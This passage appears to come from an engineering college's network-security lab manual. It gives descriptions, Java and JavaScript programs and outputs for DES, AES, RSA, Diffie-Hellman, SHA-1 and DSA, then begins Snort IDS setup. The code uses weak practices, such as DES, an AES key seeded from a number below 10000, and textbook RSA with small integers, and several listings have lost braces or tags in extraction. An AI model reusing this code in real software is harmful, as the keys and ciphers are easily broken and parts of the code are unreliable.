    SecretKeySpec skeySpec = new SecretKeySpec(raw, "DES");
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE, skeySpec);
    byte[] encrypted = cipher.doFinal(clear);
    return encrypted;
  }
  private static byte[] decrypt(byte[] raw, byte[] encrypted) throws Exception {
    SecretKeySpec skeySpec = new SecretKeySpec(raw, "DES");
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.DECRYPT_MODE, skeySpec);
    byte[] decrypted = cipher.doFinal(encrypted);
    return decrypted;
      public static void main(String args[]) {
              DES des = new DES();
       }
}
```

#### **OUTPUT**





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<u>RESULT</u>	
Thus the	program for encrypting a plain text and decrypting a cipher text using DES

Ex. No: 4	NETWORK SECURITY ALGORITHMS
	ADVANCED ENCRYPTION STANDARD (AES) ALGORITHM

#### **AIM**

To develop a program to implement Advanced Encryption Standard for encryption and decryption for practical applications.

#### **ALGORITHM DESCRIPTION**

Advanced Encryption Standard (AES) is a symmetric block cipher chosen by the U.S government to protect classified information. AES is implemented in software and hardware throughout the world to encrypt sensitive data. The National Institute of Standards and Technology (NIST) started development of AES in 1997 when it announced the need for an alternative to the Data Encryption Standard (DES), which was starting to become vulnerable to brute-force attacks.

The three variants of AES are based on different key sizes (128, 192, and 256 bits). In this article, we will focus on the 128-bit version of the AES key schedule, which provides sufficient background to understand the 192 and 256 bit variants as well. At the end, we'll include a note the other variants, and how they differ from the 128-bit version.

## **Encryption with AES**

The encryption phase of AES can be broken into three phases: the initial round, the main rounds, and the final round. All of the phases use the same sub-operations in different combinations as follows:

Initial Round

*AddRoundKey* 

Main Rounds

SubBytes

**ShiftRows** 

*MixColumns* 

*AddRoundKey* 


Final Round

**SubBytes** 

**ShiftRows** 

*AddRoundKey* 

The main rounds of AES are repeated a set number of times for each variant of AES. AES-128 uses 9 iterations of the main round, AES-192 uses 11, and AES-256 uses 13.



Overall structure of encryption and decryption in Advanced Encryption Standard

#### **ALGORITHM**

(Encryption of a 128 bit block)

- 1. Derive the set of round keys from the cipher key
- 2. Initialize the state array with the block data (plaintext)
- 3. Add the initial round key to the starting state array
- 4. Perform nine rounds of state manipulation.
- 5. Perform the tenth and final round of state manipulation
- 6. Copy the final state array out as the encrypted data (ciphertext)

The reason that the rounds have been listed as "nine followed by a final tenth round" is because the tenth round involves a slightly different manipulation from the others.


# **PROGRAM**


```
import javax.swing.*;
import java.security.SecureRandom;
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import java.util.Random;
class AES {
byte[] skey = new byte[1000];
String skeyString;
static byte[] raw;
String inputMessage,encryptedData,decryptedMessage;
public AES() {
try {
generateSymmetricKey();
inputMessage=JOptionPane.showInputDialog(null,"Enter message to encrypt");
byte[] ibyte = inputMessage.getBytes();
byte[] ebyte=encrypt(raw, ibyte);
String encryptedData = new String(ebyte);
System.out.println("Encrypted message "+encryptedData);
JOptionPane.showMessageDialog(null,"Encrypted Data "+"\n"+encryptedData);
byte[] dbyte= decrypt(raw,ebyte);
String decryptedMessage = new String(dbyte);
System.out.println("Decrypted message "+decryptedMessage);
```

```
JOptionPane.showMessageDialog(null,"Decrypted Data "+"\n"+decryptedMessage);
catch(Exception e) {
System.out.println(e);
}
void generateSymmetricKey() {
try {
Random r = new Random();
int num = r.nextInt(10000);
String knum = String.valueOf(num);
byte[] knumb = knum.getBytes();
skey=getRawKey(knumb);
skeyString = new String(skey);
System.out.println("AES Symmetric key = "+skeyString);
catch(Exception e) {
System.out.println(e);
private static byte[] getRawKey(byte[] seed) throws Exception {
KeyGenerator kgen = KeyGenerator.getInstance("AES");
SecureRandom sr = SecureRandom.getInstance("SHA1PRNG");
sr.setSeed(seed);
kgen.init(128, sr); // 192 and 256 bits may not be available
SecretKey skey = kgen.generateKey();
raw = skey.getEncoded();
return raw;
```

```
private static byte[] encrypt(byte[] raw, byte[] clear) throws Exception {
SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
Cipher cipher = Cipher.getInstance("AES");
cipher.init(Cipher.ENCRYPT_MODE, skeySpec);
byte[] encrypted = cipher.doFinal(clear);
return encrypted;
private static byte[] decrypt(byte[] raw, byte[] encrypted) throws Exception {
SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
Cipher cipher = Cipher.getInstance("AES");
cipher.init(Cipher.DECRYPT_MODE, skeySpec);
byte[] decrypted = cipher.doFinal(encrypted);
return decrypted;
}
public static void main(String args[]) {
AES aes = new AES();
}
```

#### **OUTPUT**





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RESULT	
	the program for encrypting a plain text and decrypting a cipher text using AES one using java and output is verified successfully

Ex. No: 5	NETWORK SECURITY ALGORITHMS
	RIVEST SHAMIR ADLEMAN (RSA) ALGORITHM

#### **AIM**

Develop a program to implement RSA algorithm for encryption and decryption using HTML and JavaScript

This cryptosystem is one the initial system. It remains most employed cryptosystem even today. The system was invented by three scholars **Ron Rivest**, **Adi Shamir**, and **Len Adleman** and hence, it is termed as RSA cryptosystem. The two aspects of the RSA cryptosystem, first the generation of key pair and second the encryption-decryption algorithms.

#### **ALGORITHM DESCRIPTION**

#### **Generation of RSA Key Pair**

Each person or a party who desires to participate in communication using encryption needs to generate a pair of keys, namely public key and private key. The process followed in the generation of keys is described below –

#### • Generate the RSA modulus (n)

- o Select two large primes, p and q.
- Calculate n=p\*q. For strong unbreakable encryption, let n be a large number, typically a minimum of 512 bits.

#### • Find Derived Number (e)

- o Number **e** must be greater than 1 and less than (p-1)(q-1).
- There must be no common factor for e and (p-1)(q-1) except for 1. In other words two numbers e and (p-1)(q-1) are coprime.

#### Form the public key

- o The pair of numbers (n, e) form the RSA public key and is made public.
- Interestingly, though n is part of the public key, difficulty in factorizing a large prime number ensures that attacker cannot find in finite time the two primes (p & q) used to obtain n. This is strength of RSA.

#### • Generate the private key

o Private Key d is calculated from p, q, and e. For given n and e, there is unique number d.

- Number d is the inverse of e modulo (p 1)(q 1). This means that d is the number less than (p 1)(q 1) such that when multiplied by e, it is equal to 1 modulo (p 1)(q 1).
- This relationship is written mathematically as follows ed =  $1 \mod (p-1)(q-1)$

The Extended Euclidean Algorithm takes p, q, and e as input and gives d as output

#### **ENCRYPTION AND DECRYPTION**

Once the key pair has been generated, the process of encryption and decryption are relatively straightforward and computationally easy.

Interestingly, RSA does not directly operate on strings of bits as in case of symmetric key encryption. It operates on numbers modulo n. Hence, it is necessary to represent the plaintext as a series of numbers less than n.

## **RSA Encryption**

- Suppose the sender wish to send some text message to someone whose public key is (n, e).
- The sender then represents the plaintext as a series of numbers less than n.
- To encrypt the first plaintext P, which is a number modulo n. The encryption process is simple mathematical step as  $C = P^e \mod n$
- In other words, the ciphertext C is equal to the plaintext P multiplied by itself e times and then reduced modulo n. This means that C is also a number less than n.
- Returning to our Key Generation example with plaintext P = 10, we get ciphertext C

 $C = 10^5 \mod 91$ 

#### **RSA Decryption**

- The decryption process for RSA is also very straightforward. Suppose that the receiver of public-key pair (n, e) has received a ciphertext C.
- Receiver raises C to the power of his private key d. The result modulo n will be the plaintext P.

 $Plaintext = C^d \mod n$ 

• Returning again to our numerical example, the ciphertext C = 82 would get decrypted to number 10 using private key  $29 - Plaintext = 82^{29} \mod 91 = 10$ 

# **PROGRAM**

```
<html>
<head>
<title>Input</title>
<script language="JavaScript">
<!-- hide from old browsers
function gcd (a, b)
 var r;
 while (b>0)
   r=a%b;
   a=b;
   b=r;
 return a;
function rel_prime(phi)
{
 var rel=5;
 while (gcd(phi,rel)!=1)
   rel++;
 return rel;
function power(a, b)
 var temp=1, i;
 for(i=1;i<=b;i++)
   temp*=a;
  return temp;
```

```
}
function encrypt(N, e, M)
 var r,i=0,prod=1,rem_mod=0;
 while (e>0)
   r=e % 2;
   if (i++==0)
     rem_mod=M % N;
   else
     rem_mod=power(rem_mod,2) % N;
   if (r==1)
     prod*=rem_mod;
     prod=prod % N;
   e=parseInt(e/2);
 return prod;
function calculate_d(phi,e)
 var x,y,x1,x2,y1,y2,temp,r,orig_phi;
 orig_phi=phi;
 x2=1;x1=0;y2=0;y1=1;
 while (e>0)
   temp=parseInt(phi/e);
   r=phi-temp*e;
   x=x2-temp*x1;
```

```
y=y2-temp*y1;
   phi=e;e=r;
   x2=x1;x1=x;
   y2=y1;y1=y;
   if (phi==1)
     y2+=orig_phi;
     break;
 return y2;
function decrypt(c, d, N)
 var r,i=0,prod=1,rem_mod=0;
 while (d>0)
   r=d % 2;
   if (i++==0)
     rem_mod=c % N;
   else
     rem_mod=power(rem_mod,2) % N;
   if (r==1)
   {
     prod*=rem_mod;
     prod=prod % N;
   d=parseInt(d/2);
 return prod;
```


```
}
function openNew()
Var subWindow=window.open("Output.htm","Obj","HEIGHT=400,WIDTH=600,
SCROLLBARS=YES");
 var p=parseInt(document.Input.p.value); var
 q=parseInt(document.Input.q.value); var
 M=parseInt(document.Input.M.value);var
 N=p * q;
 var phi=(p-1)*(q-1); var
 e=rel_prime(phi); var
 c=encrypt(N,e,M);
 var d=calculate_d(phi,e); var
dis1="Encrypted Text:";
document.write(dis1);
document.write(c);
var dis2="\n";
 var pt=decrypt(c,d,N);
 var dis="Decrypted Text:";
 document.write(dis);
 document.write(pt);
/*
 subWindow.document.Output.N.value=N;
 subWindow.document.Output.phi.value=phi;
 subWindow.document.Output.e.value=e;
 subWindow.document.Output.c.value=c;
 subWindow.document.Output.d.value=d;
 subWindow.document.Output.M.value=decrypt(c,d,N);
*/
```

```
// end scripting here -->
</script>
</head>
<body>
<font size="6">Input Form</font>
<hr>
<form name="Input">
<font color="#0000FF">Enter P</font>
 <input type="text" name="p" size="20">
<font color="#0000FF">
    Enter Q</font>
 <input type="text" name="q" size="20">
<font color="#0000FF">Enter any Number ( M )</font>
 <input type="text" name="M" size="20">
  <fort size="1" color="#FF0000">(1-1000)</fort>
<input type="button"
   value="Submit" name="Submit" onClick="openNew()">
 <input type="reset"
```

value="Reset" name="Reset">

</form>
&nbsp;
</body>
</html>

# **OUTPUT**



Encrypted Text:14 Decrypted Text:5

#### **RESULT:**

Thus the program for encrypting a plain text and decrypting a cipher text using RSA algorithm is done using HTML/Javascript and output is verified successfully

Ex. No: 6	NETWORK SECURITY ALGORITHMS
	DIFFIE-HELLMAN KEY EXCHANGE ALGORITHM

## **AIM**

Develop a program to implement Diffie Hellman Key Exchange Algorithm for encryption and Decryption.

## **ALGORITHM DESCRIPTION**

**Diffie–Hellman key exchange** (**D–H**) is a specific method of securely exchanging cryptographic keys over a public channel and was one of the first public-key protocols. The Diffie–Hellman key exchange method allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure channel. This key can then be used to encrypt subsequent communications using a symmetric key cipher.

## Algorithm

1. Global Public Elements:

Let q be a prime number and  $\alpha$  where  $\alpha < q$  and  $\alpha$  is a primitive root of q.

2. User A Key Generation:

Select private  $X_A$  where  $X_A < q$ 

Calculate public  $Y_A$  where  $Y_A = \alpha^{XA} \mod q$ 

3. User B Key Generation:

Select private  $X_B$  where  $X_B < q$ 

Calculate public  $Y_B$  where  $Y_B = \alpha^{XB} \mod q$ 

4. Calculation of Secret Key by User A

$$K = (Y_B)^{XA} \mod q$$

5. Calculation of Secret Key by User B:

$$K = (Y_A)^{XB} \mod q$$

#### **PROGRAM**

```
import java.io.*;
import java.math.BigInteger;
class Diffie
  public static void main(String[]args)throws IOException
    BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
    System.out.println("Enter prime number:");
    BigInteger p=new BigInteger(br.readLine());
    System.out.print("Enter primitive root of "+p+":");
    BigInteger g=new BigInteger(br.readLine());
    System.out.println("Enter value for x less than "+p+":");
    BigInteger x=new BigInteger(br.readLine());
    BigInteger R1=g.modPow(x,p);
    System.out.println("R1="+R1);
    System.out.print("Enter value for y less than "+p+":");
    BigInteger y=new BigInteger(br.readLine());
    BigInteger R2=g.modPow(y,p);
    System.out.println("R2="+R2);
    BigInteger k1=R2.modPow(x,p);
    System.out.println("Key calculated at Alice's side:"+k1);
    BigInteger k2=R1.modPow(y,p);
    System.out.println("Key calculated at Bob's side:"+k2);
    System.out.println("Diffie Hellman secret key Encryption has Taken");
```

#### **OUTPUT**

#### **RESULT**

Thus the program for encrypting a plain text using Diffie Hellman key exchange algorithm is done using java and output is verified successfully.

Ex. No: 7	MESSAGE DIGEST
	SECURE HASH FUNCTION (SHA-1) ALGORITHM

#### **AIM**

To calculate the message digests of a text using Secure Hash Algorithm (SHA-1)

The **Secure Hash Algorithm** is a family of cryptographic hash functions published by the National Institute of Standards and Technology (NIST) as a U.S. Federal Information Processing Standard (FIPS), including:

- **SHA-0**: A retronym applied to the original version of the 160-bit hash function published in 1993 under the name "SHA". It was withdrawn shortly after publication due to an undisclosed "significant flaw" and replaced by the slightly revised version SHA-1.
- SHA-1: A 160-bit hash function which resembles the earlier MD5 algorithm. This was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm. Cryptographic weaknesses were discovered in SHA-1, and the standard was no longer approved for most cryptographic uses after 2010.
- **SHA-2**: A family of two similar hash functions, with different block sizes, known as *SHA-256* and *SHA-512*. They differ in the word size; SHA-256 uses 32-bit words where SHA-512 uses 64-bit words. There are also truncated versions of each standard, known as *SHA-224*, *SHA-384*, *SHA-512/224* and *SHA-512/256*. These were also designed by the NSA.
- **SHA-3**: A hash function formerly called *Keccak*, chosen in 2012 after a public competition among non-NSA designers. It supports the same hash lengths as SHA-2, and its internal structure differs significantly from the rest of the SHA family.

#### **ALGORITHM DESCRIPTION**

#### **Secured Hash Algorithm-1 (SHA-1):**

#### **Step 1: Append Padding Bits....**

Message is "padded" with a 1 and as many 0's as necessary to bring the message length to 64 bits fewer than an even multiple of 512.

#### **Step 2: Append Length....**

64 bits are appended to the end of the padded message. These bits hold the binary format of 64 bits indicating the length of the original message.

#### **Step 3: Prepare Processing Functions....**

SHA1 requires 80 processing functions defined as:

$$f(t;B,C,D) = (B \text{ AND } C) \text{ OR } ((\text{NOT } B) \text{ AND } D) \quad (0 \le t \le 19)$$

$$f(t;B,C,D) = B XOR C XOR D$$

$$(20 \le t \le 39)$$

$$f(t;B,C,D) = (B \text{ AND C}) \text{ OR } (B \text{ AND D}) \text{ OR } (C \text{ AND D}) (40 \le t \le 59)$$

$$f(t;B,C,D) = B XOR C XOR D$$

$$(60 \le t \le 79)$$

#### **Step 4: Prepare Processing Constants....**

SHA1 requires 80 processing constant words defined as:

$$K(t) = 0x5A827999$$

$$(0 \le t \le 19)$$

$$K(t) = 0x6ED9EBA1$$

$$(20 \le t \le 39)$$

$$K(t) = 0x8F1BBCDC$$

$$(40 \le t \le 59)$$

$$K(t) = 0xCA62C1D6$$

$$(60 \le t \le 79)$$

#### **Step 5: Initialize Buffers....**

SHA1 requires 160 bits or 5 buffers of words (32 bits):

$$H0 = 0x67452301$$

H1 = 0xEFCDAB89

H2 = 0x98BADCFE

H3 = 0x10325476

H4 = 0xC3D2E1F0

#### Step 6: Processing Message in 512-bit blocks (L blocks in total message)....

This is the main task of SHA1 algorithm which loops through the padded and appended message in 512-bit blocks.

Input and predefined functions: M[1, 2, ..., L]: Blocks of the padded and appended message

f(0;B,C,D), f(1,B,C,D), ..., f(79,B,C,D): 80 Processing Functions K(0), K(1),......

K(79): 80 Processing Constant Words

H0, H1, H2, H3, H4, H5: 5 Word buffers with initial values

#### Step 6: Pseudo Code....

For loop on 
$$k = 1$$
 to L

$$(W(0),W(1),...,W(15)) = M[k] /* Divide M[k] into 16 words */$$

For t = 16 to 79 do:

$$W(t) = (W(t-3) \text{ XOR } W(t-8) \text{ XOR } W(t-14) \text{ XOR } W(t-16)) <<< 1$$

$$A = H0$$
,  $B = H1$ ,  $C = H2$ ,  $D = H3$ ,  $E = H4$ 

For 
$$t = 0$$
 to 79 do:

$$TEMP = A <<<5 + f(t;B,C,D) + E + W(t) + K(t) E = D, D = C,$$
 
$$C = B <<<30, B = A, A = TEMP$$

End of for loop

$$H0 = H0 + A, H1 = H1 + B, H2 = H2 + C, H3 = H3 + D, H4 = H4 + E$$

End of for loop

#### **PROGRAM**

```
import java.security.*;
public class SHA1 {
public static void main(String[] a) {
try {
MessageDigest md = MessageDigest.getInstance("SHA1");
System.out.println("Message digest object info: ");
System.out.println(" Algorithm = " +md.getAlgorithm());
System.out.println(" Provider = " +md.getProvider());
System.out.println(" ToString = " +md.toString());
String input = "";
md.update(input.getBytes());
byte[] output = md.digest();
System.out.println();
System.out.println("SHA1(\""+input+"\") = " +bytesToHex(output));
input = "abc";
md.update(input.getBytes());
output = md.digest();
System.out.println();
System.out.println("SHA1(\""+input+"\") = " +bytesToHex(output));
input = "abcdefghijklmnopqrstuvwxyz";
md.update(input.getBytes());
output = md.digest();
System.out.println();
System.out.println("SHA1(\"" +input+"\") = " +bytesToHex(output));
System.out.println("");
}
catch (Exception e) {
System.out.println("Exception: " +e);
} }
```

```
public static String bytesToHex(byte[] b) {
  char hexDigit[] = {'0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E', 'F'};
  StringBuffer buf = new StringBuffer();
  for (int j=0; j<b.length; j++) {
    buf.append(hexDigit[(b[j] >> 4) & 0x0f]);
    buf.append(hexDigit[b[j] & 0x0f]); }
  return buf.toString();
} }
```

#### **OUTPUT**

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>D:
D:\>set path="C:\Program Files (x86)\Java\jdk1.7.0_71\bin"

D:\>javac SHA1.java

D:\>java SHA1
Message digest object info:
Algorithm = SHA1
Provider = SUN version 1.7
ToString = SHA1 Message Digest from SUN, (initialized)

SHA1("") = DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA1("abc") = A9993E364706816ABA3E25717850C26C9CD0D89D

SHA1("abcdefghijklmnopqrstuvwxyz") = 32D10C7B8CF96570CA04CE37F2A19D84240D3A89

D:\>
```

#### **RESULT**

Thus the program for implementing Secure Hash Function (SHA-1) algorithm is done using java and output is verified successfully.

Ex. No: 8	SIGNATURE SCHEME
	DIGITAL SIGNATURE STANDARD

#### **AIM**

To write a program to implement the digital signature scheme in java

#### **ALGORITHM DESCRIPTION**

The use and verification of digital signatures is a standard engine that is included in the security provider architecture. Like the other engines, the classes that implement this engine have both a public interface and an SPI for implementers of the engine.

In the JDK, the most common use of digital signatures is to create signed classes. Users have the option of granting additional privileges to these signed classes using the mechanics of the access controller. In addition, a security manager and a class loader can use this information to change the policy of the security manager.

#### **DESIGN**

The following global public key components are chosen in key generation

P is a random 1-bit prime,  $512 \le 1 \le 1024$ , 1 = 64t, where t = 8, ..., 16

q is a random 160-bit prime dividing p-1

 $r = h^{(p-1)/q} \mod p$ , where h is a random primitive element of  $\mathbb{Z}_p$ , such that r > 1

#### **User Key Components**

 $\boldsymbol{x}$  is a private key which is random integer  $0 < \boldsymbol{x} < \boldsymbol{q}$ 

$$y = r^x \ mod \ p$$

Therefore the key = (p, q, r, x, y)

After computing the key, User A publish the key (p, q, r, y) in public directory.

#### **SIGNATURE**

Signature of a 160-bit plaintext w to be sent

Choose a random number k, where 0 < k < q such that gcd (k, q) = 1

Compute  $a = (r^k \mod p) \mod q$ 

Compute  $b = k^{-1} (w + xa) \mod q$ , (or)  $bk = (w + xa) \mod q$  where  $kk^{-1} \equiv 1 \pmod q$ 

Signature: sig(w, k) = (a, b)

#### **VERIFICATION**

```
Verification of Signature (a, b)
Compute z = b^{-1} \mod q
Compute u_1 = wz \mod q, u_2 = az \mod q
Verification: Ver_k(w, a, b) = true
PROGRAM → SIGNATURE VERIFICATION
import java.io.IOException;
import java.security.InvalidKeyException;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.Signature;
import java.security.SignatureException;
import java.security.SignedObject;
public class ObjectSigningExample {
public static void main(String[] args) {
try {
       // Generate a 1024-bit Digital Signature Algorithm (DSA) key pair
       KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("DSA");
       keyPairGenerator.initialize(1024);
       KeyPair keyPair = keyPairGenerator.genKeyPair();
       PrivateKey privateKey = keyPair.getPrivate();
       PublicKey publicKey = keyPair.getPublic();
              // We can sign Serializable objects only
       String unsignedObject = new String("A Test Object");
       Signature signature = Signature.getInstance(privateKey.getAlgorithm());
       SignedObject signedObject = new SignedObject(unsignedObject, privateKey, signature);
```

// Verify the signed object

```
Signature sig = Signature.getInstance(publicKey.getAlgorithm());
boolean verified = signedObject.verify(publicKey, sig);
System.out.println("Is signed Object verified?" + verified);

// Retrieve the object
unsignedObject = (String) signedObject.getObject();
System.out.println("Unsigned Object:" + unsignedObject);
} catch (SignatureException e) {
} catch (InvalidKeyException e) {
} catch (NoSuchAlgorithmException e) {
} catch (ClassNotFoundException e) {
} catch (IOException e) {
}
```

#### **OUTPUT**

```
C:\Program Files\Java\jdk1.7.0_79\bin\javac ObjectSigningExample.java
C:\Program Files\Java\jdk1.7.0_79\bin\java ObjectSigningExample
Is signed Object verified ? true
Unsigned Object : A Test Object
C:\Program Files\Java\jdk1.7.0_79\bin\_
```

#### <u>PROGRAM</u> → SIGNATURE GENERATION

```
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;
class GenerateKey {
public static void main(String[] args) {
try {
      // Generate a 1024-bit Digital Signature Algorithm (DSA) key pair
       KeyPairGenerator keyGen = KeyPairGenerator.getInstance("DSA");
       keyGen.initialize(1024);
       KeyPair keypair = keyGen.genKeyPair();
       PrivateKey privateKey = keypair.getPrivate();
       PublicKey publicKey = keypair.getPublic();
       System.out.println(privateKey + "n" + publicKey);
       // Generate a 576-bit DH key pair
       keyGen = KeyPairGenerator.getInstance("DH");
       keyGen.initialize(576);
       keypair = keyGen.genKeyPair();
       privateKey = keypair.getPrivate();
       publicKey = keypair.getPublic();
       System.out.println(privateKey + "n" + publicKey);
       // Generate a 1024-bit RSA key pair
       keyGen = KeyPairGenerator.getInstance("RSA");
       keyGen.initialize(1024);
       keypair = keyGen.genKeyPair();
       privateKey = keypair.getPrivate();
       publicKey = keypair.getPublic();
       System.out.println(privateKey + "n" + publicKey);
```

```
}
catch (java.security.NoSuchAlgorithmException e) {
} }}
```

#### **OUTPUT**

```
Administrator: Command Prompt
C:\Program Files\Java\jdk1.7.0_79\bin>javac GenerateKey.java
C:\Program Files\Java\jdk1.7.0_79\bin>java GenerateKey
sun.security.provider.DSAPrivateKey@fffe5aeanSun DSA Public Key
      Parameters:
      fd7f5381 1d751229 52df4a9c 2eece4e7 f611b752 3cef4400 c31e3f80 b6512669 455d4022 51fb593d 8d58fabf c5f5ba30 f6cb9b55 6cd7813b 801d346f f26660b7 6b9950a5 a49f9fe8 047b1022 c24fbba9 d7feb7c6 1bf83b57 e7c6a8a6 150f04fb
      83f6d3c5 1ec30235 54135a16 9132f675 f3ae2b61 d72aeff2 2203199d d14801c7
      q:
9760508f 15230bcc b292b982 a2eb840b f0581cf5
      g:
f7e1a085 d69b3dde cbbcab5c 36b857b9 7994afbb fa3aea82 f9574c0b 3d078267
      5159578e bad4594f e6710710 8180b449 167123e8 4c281613 b7cf0932 8cc8a6e1 3c167a8b 547c8d28 e0a3ae1e 2bb3a675 916ea37f 0bfa2135 62f1fb62 7a01243b cca4f1be a8519089 a883dfe1 5ae59f06 928b665e 807b5525 64014c3b fecf492a
      992182a9 94b293a6 d01ca1db 58afc9a3 80e2c143 b6d71c1b c2613c14 8ed59c9f
      8b9dc5bf 944b552a 04be8d13 ca5bdf2f b244d426 88c6a8cf f7aa2c8c b0c6e7a2
26716ee1 c1ea0a79 3c079ed0 5bed4bb8 aedc1cd5 ac4de2fe d00a51fb d019fd2a
cfc19967 26998f3f fbad3372 eefcedd7 8279f322 8cc91e26 3719a1dc ca9dc582
com.sun.crypto.provider.DHPrivateKey@ffff9a77nSunJCE Diffie-Hellman Public Key:
      3ddb0052 64c1135b 791cad71 cad17650 2897e48c 257babdb 0d51f6ca 963e7ff0 183c31ed 61c2f83c 588d3e90 072ee978 7ca245ac bcec9f37 b61c97c3 0b51aa09
      106e2df7 d2a93472
թ։
      88efe82a 78921486 c77f944f 98fb5007 f22b3dfd 47976624 d6b48a51 172163da
      96f09f2a 0c0fb040 49278a40 dacc5c3b 47b1410b a1deb8fc fa34b7ac 17d35b39 51dcb589 3589e261
q:
      38ba577a 7383f234 add60407 fbc93e25 8e9a233d 5b82e79a abe48dcb 4c64d7ca 6c33e347 1dc0a620 8e221367 7ee354f2 c1ff7f25 646d93c5 e38b8e25 77127218
      d6473f39 ea8e248c
1:
sun.security.rsa.RSAPrivateCrtKeyImpl@fffbed3bnSun RSA public key, 1024 bits
modulus: 937027338145420051011369636076155215398325522642171611984231070977272
77829882735851350554021045972877614371328091977126201574278367432180310235610238
62325163544581310830567964144877675809723318145984959514127532943158006052072529
9651755574833221535248595243160831642805819718976190596779868391477835706448787
   public exponent: 65537
C:\Program Files\Java\jdk1.7.0_79\bin>_
```

	PANIMALAR ENGINEERING COLLEGE
DECIII	•
RESULT	inus the program for implementing Digital Signature Scheme (DSS) using Digital Signature
	(DSA) algorithm is done using java and output is verified successfully.
Standard	(2011) angornamin to done doning jura and output to rotified successitally.
	64

Ex. No: 9	INSTRUSION DETECTION SYSTEM (IDS)
	SNORT

#### **AIM**

To demonstrate Intrusion Detection System (IDs) using Snort Tool.

## **Snort Description:**

Snort is an open source network intrusion detection system (NIDS) has the ability to perform real-time traffic analysis and packet logging on internet protocol (IP) networks. Snort performs protocol analysis, content searching and matching.

Snort can be configured in three main modes: sniffer, packet logger, and network intrusion detection.

#### **SNIFFER MODE**

In sniffer mode, the program will read network packets and display them on the console.

snort –v Show the TCP/IP packets header on the screen

snort –vd Show the TCP/IP ICMP header with application data in transmit

#### PACKET LOGGER MODE

In packet logger mode, the program will log packets to the disk.

	[create this directory in the C drive] and snort will
$snort - dev - l \ c: \ \ log$	automatically know to go into packet logger mode, it collects
	every packet it sees and places it in log directory
snort -dev -l c:\snort\log -h	This rule informs snort that you want to print out the data link
ipaddress/24	and TCP/IP headers as well as application data into the log
	directory
snort -l c:\snort\log -b	This is binary mode logs everything into a single file

#### NETWORK INTRUSION DETECTION SYSTEM MODE

In intrusion detection mode, the program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

snort –d c:\snort\log –h ipaddress/24 –c This is a configuration file applies rule to each packet to decide it an action based upon the rule type in the file

snort –d –h ipaddress/24 –l c:\snort\log –c This will configure snort to run in its most

snort.conf

basic NIDS (Network Intrusion Detection System) form, logging packets that trigger rules specified in the snort.conf

#### **PROCEDURE**

1. Download SNORT from snort.org



- 2. Get Started [Download the latest version] from the windows tab at this point the lastest version is snort 2 9 8 2 installer.exe
- 3. Rules [Download the latest version] based on version downloaded **snortrules-snapshot-**2982.tat.gz
- 4. Download WinPcap from WinPcap.org [version 4.1.3]
- 5. Place the installer, rules, winPcap in snort folder
- **6.** Download zenmap from nmap.org **nmap-7.12-setup.exe**

#### a. How to Configure snort?

Move to c drive  $\rightarrow$  snort $\rightarrow$ etc folder $\rightarrow$ snort.conf [open with wordpad]

#### Step 1: Change the path

# setup the network addresses you are protecting

ipvar HOME\_NET any

change this to your current system ip address using

ipvar HOME\_NET 192.168.1.2/24 [you could get the ip of the system using ipconfig command]

```
Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix :
Link-local IPv6 Address . . : fe80::ac4f:3c42:f63b:637dx10
IPv4 Address . . . : 192.168.1.2
